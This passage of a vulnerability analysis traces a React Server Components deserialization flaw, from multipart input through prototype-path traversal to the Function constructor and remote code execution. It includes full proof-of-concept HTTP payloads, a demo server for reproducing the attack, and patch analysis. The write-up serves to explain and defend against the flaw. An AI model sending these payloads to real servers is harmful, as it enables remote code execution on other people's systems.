    const resolvedValue = requireModule(serverReference);
    // equivalent to:
    // const module = require("app/testAction.js");
    // return module["test"];

    return resolvedValue;
  }
Step 11: Final Result
// After loadServerReference returns
rawModel["action"] = the returned function reference

// chunk[0].value finally becomes:
{
  action: [Function: test]  // points at the test function in app/testAction.js
}
This completes one dynamically loaded reference.
This produces the following chain:
user request
    ↓
[1] decodeReplyFromBusboy() - parse the multipart data
    ↓
[2] resolveField() - handle the field
    ↓
[3] resolveModelChunk() - mark as RESOLVED_MODEL
    ↓
[4] initializeModelChunk() - JSON.parse() parse the data
    ↓
[5] reviveModel() - recursively restore the object graph
    ↓
[6] parseModelString() - recognize the marker
    ↓
[7] getOutlinedModel() - fetch the referenced data
    ↓
[8] loadServerReference() - load the server function reference
    ↓
[9] requireModule() - load the module export
    ↓
[10] moduleExports[metadata[NAME]]
The source-to-sink path can therefore be summarized as:
Input (multipart/form-data)     ←【source】
       │
       ▼
decodeReplyFromBusboy
       │
       ▼
parseModelString
       │
       ▼
reviveModel()
   ├──> if (newValue !== undefined) value[key] = newValue   ←【sink】
   │         └───────┐
   │                 ▼
   │        key === "__proto__" → prototype chain pollution
   │
   └──> loadServerReference()
2. Finding a Gadget
Once the entire source-to-sink flow is understood, the target becomes clear: find a critical reference. A careful reading of the steps above reveals one crucial observation. In getOutlinedModel function, where path resolution is critical:
function getOutlinedModel<T>(
  response: Response,
  reference: string,  // user-controlled
  parentObject: Object,
  key: string,
  map: (response, model, parentObject, key) => T,
): T {
  // Parse the path
  const path = reference.split(':');
  const id = parseInt(path[0], 16);
  const chunk = getChunk(response, id);
  switch (chunk.status) {
    case INITIALIZED:
      let value = chunk.value;
      for (let i = 1; i < path.length; i++) {
        const name = path[i];  //  attacker-controlled point
        // Before the fix: direct access
        value = value[name];
        // If name = "__proto__":
        // value = value["__proto__"]
        // → reaches Object.prototype, giving prototype pollution
        // After the fix: check own properties
        if (typeof value === 'object' && hasOwnProperty.call(value, name)) {
          value = value[name];
        }
      }
      return map(response, value, parentObject, key);
  }
}
In the example above, we supplied
name="0": {"action": "$F1"}
name="1": {"id": "app/testAction.js#test", "bound": null}
The path therefore resolves to:
const path = reference.split(':');
// reference = "1"   → path = ["1"]  → no traversal needed
But if the supplied value is:
name="0": {"action": "$F1:a"}
name="1": {"id": "app/testAction.js#test", "bound": null}
The result of path resolution is:
const path = reference.split(':');
// reference = "1:a"     → path = ["1", "a"]    → 1 traversal step
Likewise, if the input is:
name="0": {"action": "$F1:a:b"}
name="1": {"id": "app/testAction.js#test", "bound": null}
The resulting path resolution is:
const path = reference.split(':');
// reference = "1:a:b"   → path = ["1", "a", "b"] → 2 traversal steps
According to getOutlinedModel's logic,
let value = chunk.value;
...
const name = path[i];
value = value[name];
The call relationship in the final example is therefore:
a[b]
The picture should now be clearer.
If the value we provide is:
name="0": {"action": "$F1:__proto__:constructor"}
name="1": {"id": "app/testAction.js#test", "bound": null}
The parsing process then becomes:
reference = "1:__proto__:constructor"
  ↓
path = ["1", "__proto__", "constructor"]
  ↓
value = chunk[1].value;  // {id: "...", bound: null}
  ↓
for (let i = 1; i < 3; i++) {
  // i = 1:
  const name = "__proto__";

  value = value["__proto__"];  // → Object.prototype

  const name = "constructor";

  value = value["constructor"];  // → Function
}
ultimately becomes a call to the Function constructor.
The key flow therefore becomes:
"1:__proto__:constructor:constructor"
                        │
                        ▼
      resolvePropertyReference(chunk1, ["__proto__", "constructor", "constructor"])
                        │
                        ▼
          Function ←  arbitrary code execution gadget
Unfortunately, when the vulnerability was first disclosed, my analysis reached only this point and I did not find the gadget.
Let us examine how this gadget is constructed.
3. Chunk Inside Chunk → RCE Gadget
First, examine the PoC[4]:
POST / HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Next-Action: x
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 459

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"malicious code","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
The original PoC targets Next.js. To isolate React from the framework wrapper, create a minimal Express + React demo instead:
// server.js
const express = require('express');
const busboy = require('busboy');
const app = express();
let decodeReply, decodeReplyFromBusboy;
async function initReactServer() {
  const module = await import('react-server-dom-webpack/server');
  decodeReplyFromBusboy = module.decodeReplyFromBusboy;
}
app.post('/api/decode-busboy', async (req, res) => {
  try {
    const bb = busboy({ headers: req.headers });
    const reply = decodeReplyFromBusboy(bb);
    req.pipe(bb);
    const args = await reply;
    res.json({
      success: true,
      method: 'decodeReplyFromBusboy',
      decodedData: args,
    });

  } catch (error) {
    res.status(500).json({
      success: false,
      error: error.message,
    });
  }
});

async function start() {
  await initReactServer();
  const PORT = process.env.PORT || 3000;
  app.listen(PORT, () => {
    console.log(`✨ Server running on http://localhost:${PORT}`);
    console.log(`   POST http://localhost:${PORT}/api/decode-busboy`);
  });
}
start();
package.json is:
{
  "name": "nextjs-rsc-decode-demo",
  "version": "1.0.0",
  "description": "Demo for React Server Components decodeReply and decodeReplyFromBusboy",
  "type": "commonjs",
  "scripts": {
    "dev": "node --conditions react-server server.js",
    "start": "node --conditions react-server server.js"
  },
  "dependencies": {
    "express": "^4.18.2",
    "react": "19.2.0",
    "react-dom": "19.2.0",
    "react-server-dom-webpack": "19.2.0",
    "busboy": "^1.6.0"
  },
  "devDependencies": {
    "@types/busboy": "^1.5.0"
  }
}
After creating both files, run npm install followed by npm run dev. The PoC can then be simplified to:
POST /api/decode-busboy HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 530

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":0,"value":"{\"then\":\"$B\"}","_response":{"_prefix":"malicious code","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@abc"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
The payload above can likewise be reformatted as:
name="0": {
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": 0,
  "value": "{\"then\":\"$B\"}",
  "_response": {
    "_prefix": "malicious code",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}

name="1": "$@abc"
Begin tracing the data-stack parsing process:
Step 1: Data Enters resolveField
resolveField(response, "0", '{"then":"$1:__proto__:then",...}')
  ↓
  key = "0"
  id = parseInt("0", 16) = 0
  ↓
  chunk = response._chunks.get(0);  // undefined
  chunk = createPendingChunk(response);
  response._chunks.set(0, chunk);
  ↓
  resolveModelChunk(response, chunk[0], '{"then":"$1:...",...}', 0)
Step 2: resolveModelChunk Sets the State
resolveModelChunk(response, chunk[0], value, 0)
  ↓
  chunk[0].status = RESOLVED_MODEL;
  chunk[0].value = '{"then":"$1:__proto__:then",...}';  // Raw JSON
  chunk[0].reason = {id: 0, [RESPONSE_SYMBOL]: response};
  ↓
  // no listeners, so it is not initialized immediately
  // waits for the getRoot() call
Step 3: Parse "$@abc"
resolveField(response, "1", '"$@abc"')
  ↓
  id = 1
  chunk[1] = createPendingChunk(response);
  ↓
  resolveModelChunk(response, chunk[1], '"$@abc"', 1)
  ↓
  initializeModelChunk(chunk[1])
  ↓
  const rawModel = JSON.parse('"$@abc"');
  // rawModel = "$@abc"  (a string)
  ↓
  reviveModel(response, {'': "$@abc"}, '', "$@abc", "1")
Step 4: parseModelString handles "$@abc"
reviveModel(response, obj, '', "$@abc", "1")
  ↓
  typeof "$@abc" === 'string' → true
  ↓
  parseModelString(response, obj, '', "$@abc", "1")
  ↓
  value[0] === '$' → true
  value[1] === '@' → true  // Chunk Reference marker
  ↓
  case '@': {
    const id = parseInt(value.slice(2), 16);
    // "$@abc" → "abc"
    // parseInt("abc", 16) = 2748

    // 🔍 get chunk[2748]
    const chunk = getChunk(response, 2748);
    return chunk;  // returns the chunk object itself
  }
Step 5: getChunk Creates a PENDING Chunk
getChunk(response, 2748)
  ↓
  chunk = response._chunks.get(2748);  // undefined
  ↓
  // 🔍 the chunk does not exist, check the FormData
  const key = "0" + (2748).toString(16);  // "0abc"
  const backingEntry = response._formData.get("0abc");

  if (backingEntry != null) {
    // Is there a "0abc" field in the FormData? No!
  } else if (response._closed) {
    // Has the response been closed? Not yet!
  } else {
    // 🔍 create a PENDING chunk
    chunk = createPendingChunk(response);
    response._chunks.set(2748, chunk);
  }
  return chunk;
Step 6: chunk[1] Finishes Initialization
// initializeModelChunk continues
const value = reviveModel(...);  // returns chunk[2748] (PENDING)
  ↓
  // 🔍 chunk[1] is initialized to the PENDING chunk[2748]
  chunk[1].status = INITIALIZED;
  chunk[1].value = chunk[2748];  // ← points at a PENDING chunk
The key is that chunk[1] contains another chunk in the PENDING state.
A Chunk is a data container in the React Flight protocol and behaves much like a Promise:
TYPESCRIPTtype Chunk = { status: 'pending' | 'blocked' | 'resolved_model' | 'fulfilled' | 'rejected', value: any, // can be any value, including another Chunk! reason: any, then(resolve, reject): void, // implements the thenable interface }
This means one Chunk can be nested inside another. Normally, a chunk contains ordinary data:
chunk[0] = {
  status: 'fulfilled',
  value: {id: "123", name: "test"},  // ← a plain object
}
This is the exceptional case: the value of one chunk is another Chunk.
chunk[1] = {
  status: 'fulfilled',
  value: chunk[2748],  // ← another Chunk object!
}
The references in the PoC above are therefore:
name="0": {...}
  ↓
chunk[0] contains "then": "$1:__proto__:then"
  ↓ resolve "$1:..."
  ↓ references chunk[1]
  ↓
the value of chunk[1] is "$@abc"
  ↓ resolve "$@abc"
  ↓ references chunk[2748]
  ↓
chunk[2748] = PENDING (no matching data)
  ↓
waiting... (it never arrives)
Because it creates a dependency that can never be satisfied, the Promise associated with getRoot() never resolves.
Because the payload creates a dependency that is never satisfied, the request remains stuck even though command execution succeeds unless the error is explicitly surfaced.
Continue:Step 7: Initialize chunk[0] with initializeModelChunk
initializeModelChunk(chunk[0])
  ↓
  const resolvedModel = chunk[0].value;
  // '{"then":"$1:__proto__:then","status":"resolved_model",...}'
  ↓
  chunk[0].status = BLOCKED;  // set to BLOCKED
  ↓
  const rawModel = JSON.parse(resolvedModel);
  // rawModel = {
  //   then: "$1:__proto__:then",
  //   status: "resolved_model",
  //   reason: 0,
  //   value: '{"then":"$B"}',
  //   _response: {
  //     _prefix: "malicious code",
  //     _formData: {get: "$1:constructor:constructor"}
  //   }
  // }
  ↓
  const value = reviveModel(response, {'': rawModel}, '', rawModel, "0");
Step 8: reviveModel Recursively Processes the Object
reviveModel(response, {'': rawModel}, '', rawModel, "0")
  ↓
  typeof rawModel === 'object' → true
  ↓
  //  walk every property of the object
  for (const k in rawModel) {
    // k takes the values:
    // - "then"
    // - "status"
    // - "reason"
    // - "value"
    // - "_response"

    const newValue = reviveModel(
      response,
      rawModel,
      k,
      rawModel[k],
      "0:" + k
    );

    // set the new value
    if (newValue !== undefined || k === '__proto__') {
      rawModel[k] = newValue;
    }
  }
Step 9: Process "then": "$1:proto:then"
// k = "then", rawModel[k] = "$1:__proto__:then"
reviveModel(response, rawModel, "then", "$1:__proto__:then", "0:then")
  ↓
  typeof "$1:__proto__:then" === 'string' → true
  ↓
  parseModelString(response, rawModel, "then", "$1:__proto__:then", "0:then")
  ↓
  value[0] === '$' → true
  value[1] === '1' → true (not a special marker)
  ↓
  default: {  // handle the path reference
    const ref = value.slice(1);  // "1:__proto__:then"
    return getOutlinedModel(
      response,
      "1:__proto__:then",  // ← reference
      rawModel,             // parentObject
      "then",               // key
      createModel,          // map function
    );
  }
Step 10: getOutlinedModel Traverses the Path
getOutlinedModel(response, "1:__proto__:then", rawModel, "then", createModel)
  ↓
  const path = "1:__proto__:then".split(':');
  // path = ["1", "__proto__", "then"]

  const id = parseInt("1", 16) = 1;
  const chunk = getChunk(response, 1);  // chunk[1]
  ↓
  switch (chunk.status) {
    case INITIALIZED:
      let value = chunk.value;
      //  chunk[1].value = chunk[2748](PENDING)

      //  walk the path
      for (let i = 1; i < 3; i++) {
        // i = 1:
        const name = path[1];  // "__proto__"

        //  check the type of value
        while (value instanceof ReactPromise) {
          const referencedChunk = value;  // chunk[2748]

          switch (referencedChunk.status) {
            case PENDING:
              //  chunk[2748] is PENDING
              // it has to wait for initialization

              // but chunk[2748] has no matching data, so it never initializes and stalls

              // in practice this calls waitForReference
              return waitForReference(
                referencedChunk,  // chunk[2748]
                rawModel,         // parentObject
                "then",           // key
                response,
                createModel,
                ["1", "__proto__", "then"]  // remaining path
              );
          }
        }
      }
  }
This is the critical point identified above and the heart of the gadget.
Step 11: waitForReference Adds a Listener
waitForReference(
  chunk[2748],  // PENDING chunk
  rawModel,     // parentObject
  "then",       // key
  response,
  createModel,
  ["1", "__proto__", "then"]
)
  ↓
  //  create or fetch the handler
  let handler;
  if (initializingHandler) {
    handler = initializingHandler;
    handler.deps++;
  } else {
    handler = initializingHandler = {
      chunk: null,
      value: null,
      reason: null,
      deps: 1,
      errored: false,
    };
  }

  // create the reference object
  const reference = {
    handler,
    parentObject: rawModel,
    key: "then",
    map: createModel,
    path: ["1", "__proto__", "then"],
  };

  //  add it to chunk[2748]'s listeners
  if (chunk[2748].value === null) {
    chunk[2748].value = [reference];
  } else {
    chunk[2748].value.push(reference);
  }

  if (chunk[2748].reason === null) {
    chunk[2748].reason = [reference];
  } else {
    chunk[2748].reason.push(reference);
  }

  // return the placeholder value
  return (null: any);
Step 12: reviveModel processes the remaining properties
// back in reviveModel
for (const k in rawModel) {
  // "then" is done, return null
  rawModel["then"] = null;  // or keep the original value

  //  continue with "status"
  // k = "status", value = "resolved_model"
  rawModel["status"] = "resolved_model";  // unchanged (a string)

  //  continue with "reason"
  // k = "reason", value = 0
  rawModel["reason"] = 0;  // unchanged (a number)

  //  continue with "value"
  // k = "value", value = '{"then":"$B"}'
  rawModel["value"] = '{"then":"$B"}';  // unchanged (a string)

  //  continue with "_response"
  // k = "_response", value = {...}
  const newValue = reviveModel(
    response,
    rawModel,
    "_response",
    {_prefix: "...", _formData: {...}},
    "0:_response"
  );
}
Step 13: Process the "_response" Object
reviveModel(response, rawModel, "_response", {_prefix: "...", _formData: {...}}, "0:_response")
  ↓
  typeof value === 'object' → true
  ↓
  // recurse into _response's properties
  for (const k in {_prefix: "...", _formData: {...}}) {
    // k = "_prefix"
    // value = "var out = process.mainModule.require(...)..."
    // a string, nothing to do

    // k = "_formData"
    // value = {get: "$1:constructor:constructor"}
    const newValue = reviveModel(
      response,
      _response,
      "_formData",
      {get: "$1:constructor:constructor"},
      "0:_response:_formData"
    );
  }
Step 14: Process "_formData.get": "$1:constructor:constructor"
reviveModel(response, _formData, "get", "$1:constructor:constructor", ...)
  ↓
  parseModelString(response, _formData, "get", "$1:constructor:constructor", ...)
  ↓
  default: {
    const ref = "1:constructor:constructor";
    return getOutlinedModel(
      response,
      "1:constructor:constructor",
      _formData,
      "get",
      createModel,
    );
  }
Step 16: getOutlinedModel Obtains Function
getOutlinedModel(response, "1:constructor:constructor", _formData, "get", createModel)
  ↓
  const path = ["1", "constructor", "constructor"];
  const id = 1;
  const chunk = chunk[1];  // INITIALIZED
  ↓
  let value = chunk[1].value;  // chunk[2748](PENDING)

  //  walk the path
  for (let i = 1; i < 3; i++) {
    // i = 1:
    while (value instanceof ReactPromise) {
      const referencedChunk = value;  // chunk[2748]

      switch (referencedChunk.status) {
        case PENDING:
          // another PENDING chunk
          // wait again
          return waitForReference(
            chunk[2748],
            _formData,
            "get",
            response,
            createModel,
            ["1", "constructor", "constructor"]
          );
      }
    }
  }
Step 17: "$1:constructor:constructor" → Obtain the Function Constructor
For the field get: "$1:constructor:constructor", execution reaches:
parseModelString(response, _formData, "get", "$1:constructor:constructor", "0:_response:_formData:get")

// default branch:
const ref = "1:constructor:constructor";
return getOutlinedModel(response, ref, _formData, "get", createModel);
Then, inside getOutlinedModel:
path = ["1", "constructor", "constructor"]
id = parseInt("1", 16) = 1
chunk = getChunk(response, 1) → the payload segment with name="1" — namely("$@abc")
initializeModelChunk runs on chunk[1]. parseModelString interprets "$@abc" through case '@' as the chunk[0] ReactPromise object itself, producing:
// after initialization
chunk[1].status = INITIALIZED;
chunk[1].value  = chunk[0];  // as described: one chunk points at another chunk
The actual path traversal in getOutlinedModel occurs here:
let value = chunk.value; // = chunk[1].value = chunk[0]
for (let i = 1; i < path.length; i++) {
  // unwrap the ReactPromise (if needed)
  while (value instanceof ReactPromise) { ... }

  const name = path[i]; // in turn "constructor", "constructor"
  if (typeof value === 'object' && hasOwnProperty.call(value, name)) {
    value = value[name];
  }
}
const chunkValue = map(response, value, parentObject, key); // map = createModel
return chunkValue;
Key points:
- chunk[0] is a ReactPromise instance, and chunk[0].constructor is the function that constructs it—equivalent to Chunk in older versions.
- chunk[0].constructor.constructor === Function
Therefore, this path:
value                       // chunk[0]
  → value["constructor"]    // the Chunk constructor
  → value["constructor"]["constructor"] // the Function constructor
Finally, because createModel receives key === 'get' rather than 'then', the defense is not triggered and the Function constructor is returned directly.
reviveModel then writes it back: _formData.get = Function.
From this moment onward,inside the response._formData.get is equivalent to the global Function constructor。
Step 18: Pass the Malicious Code as an Argument
The _response section is:
"_response": {
  "_prefix": "malicious code",
  "_formData": {
    "get": "$1:constructor:constructor"
  }
}
To reviveModel, _prefix is simply an ordinary string that does not begin with $, so:
parseModelString(response, _response, "_prefix", "process.mainModule.require(...)", ...)
→ value[0] !== '$' → returns the original string unchanged
That is, _response._prefix still contains the Node.js code string.
In summary, we obtain this abstract data model:
response._formData.get === Function;
response._prefix       === malicious code
Step 19: Use Function(prefix + id) to Construct the Payload Function
Next, process the {"then":"$B"} section.
When reviveModel parses this section, the process is:
inner = { then: "$B" }; // JSON.parse yields the inner object:
  ↓
// parentObj = inner, parentKey = "then", value = "$B"
parseModelString(response, inner, "then", "$B", "0:value:then")  // run reviveModel once over inner.then
  ↓
// parseModelString sees a leading $ followed by B and takes the case 'B' branch (Blob):
case 'B': {
  const id = parseInt(value.slice(2), 16);  // "" → 0x00
  const prefix = response._prefix;          // which we have already stuffed with Node code
  const blobKey = prefix + id;              // the key step: concatenated into one JS string
  const backingEntry = response._formData.get(blobKey);
  return backingEntry;
}
But _formData.get has already been replaced with Function, so this actually becomes:
const backingEntry = Function(blobKey);
In other words, it dynamically creates this function:
// conceptually:
const blobKey = "malicious code";
const f = Function(blobKey);   // function f() { malicious code }
parseModelString returns function f, and reviveModel writes it back to inner.then:
inner.then = f; // the body of f is the malicious code planted in _prefix
The only remaining question is when this function gets invoked.
Step 20: Function Invocation
As noted earlier, getRoot(response) returns the chunk[0] ReactPromise object:
export function getRoot(response: Response): Thenable<T> {
  const chunk = getChunk(response, 0);
  return (chunk: any);
}
decodeReplyFromBusboy treats the return value as a thenable: it either calls .then(...) directly or awaits it and lets JavaScript wrap it in a Promise. JavaScript's thenable rules are:
- When awaiting a thenable or passing it to Promise.resolve, JavaScript calls the object's .then function if one exists.
- For ReactPromise, then is ReactPromise.prototype.then:
ReactPromise.prototype.then = function(resolve, reject) {
  const chunk = this;
  ...
  switch (chunk.status) {
    case INITIALIZED:
      if (typeof resolve === 'function') {
        resolve(chunk.value);
      }
      break;
    ...
  }
}
At this point, chunk.status === INITIALIZED and chunk.value is the fake chunk object created in the previous step.
On the first then call, the JavaScript engine executes:
chunk0.then(resolve, reject); // resolve is the internally created Promise resolve function
ReactPromise.prototype.then executes:
resolve(chunk0.value); // hand the whole payload object to the Promise machinery
Then comes the second then call—the crucial one:
- Under the Promise specification, resolving to an object with a then method causes that object to be treated as a thenable, so its .then method is invoked again.
- The value field inside the newly constructed chunk0.value contains then: f. The exploit payload causes this thenable path to reach f.
The final effect is equivalent to:
// at some point
f();  // the body comes from Function(blobKey) and invokes the malicious code
Once f is invoked, the server executes the attacker-supplied code, completing the RSC deserialization → getOutlinedModel → _formData.get overwrite → Function(...) → thenable → child_process RCE gadget chain.
In this gadget chain, reaching the Function constructor is only the first step. The more ingenious part is invoking it with attacker-controlled text—the call gadget. The researcher chained the pieces together by nesting one Chunk inside another.
4. Patch Analysis
The payload contains one central trick:
Set chunk[1].value = chunk[2748], a chunk that remains PENDING forever. Then set then to "$1:proto:then" and _formData.get to "$1:constructor:constructor". As getOutlinedModel walks the path, it repeatedly encounters ReactPromise objects; waitForReference attaches the chain to a chunk that never arrives.
The new logic is:
- Every reference to another chunk is now included in the InitializationHandler dependency count.
- If a dependent chunk eventually fails to resolve, or reportGlobalError fires,the entire chain fails as one unitinstead of leaving a PENDING hole in which the chain can become stuck.
The technique of exploiting a chunk that never arrives to bypass part of the validation is therefore effectively blocked.
Does that eliminate every remaining possibility?
Now return to reviveModel:
if (typeof value === 'string') {
  return parseModelString(response, parentObj, parentKey, value, reference);
}
...
for (const key in value) {
  if (hasOwnProperty.call(value, key)) {
    const childRef = reference !== undefined && key.indexOf(':') === -1
      ? reference + ':' + key
      : undefined;
    const newValue = reviveModel(response, value, key, value[key], childRef);
    if (newValue !== undefined || key === '__proto__') {
      value[key] = newValue;
    } else {
      delete value[key];
    }
  }
}
Although this treats proto as an ordinary property, but that also means Flight-level prototype-pollution semantics still exist; the patch does not remove them. React now avoids feeding decoded objects back into sensitive internal structures such as _formData. If application code deep-merges the decoded object or combines it with configuration, however, a new application-layer vulnerability can emerge.
The Flight protocol also remains extremely complex. Strings prefixed with $ carry many meanings—chunk references, server references, symbols, typed arrays, temporary references, and more. Every path flows through the intricate parseModelString → getOutlinedModel → waitForReference → loadServerReference chain. It is difficult to claim by inspection that such code is entirely free of logic flaws; all we can say is that no new issue has yet been found.
III. Conclusion
1. Using React does not necessarily mean using React Server Components. Traditional separated frontend/backend applications, pure frontend projects built with Vite + React, applications with independent backends such as Spring or Django, and systems requiring strong frontend/backend decoupling are generally unaffected. Only projects using RSC are vulnerable.
2. Most applications still use a traditional SPA + API model, and RSC is used mainly in the Next.js ecosystem rather than as a universal default. Even so, rapid adoption and AI-generated code have made the affected population very large.
3. The current RCE path has been blocked by the patch, but new vulnerabilities may still exist.
4. Strictly speaking, this vulnerability is not classic global pollution that writes a property to Object.prototype. Instead, it abuses prototype-chain path traversal through__proto__) to reach dangerous objects such as Function, then relies on built-in logic to achieve RCE.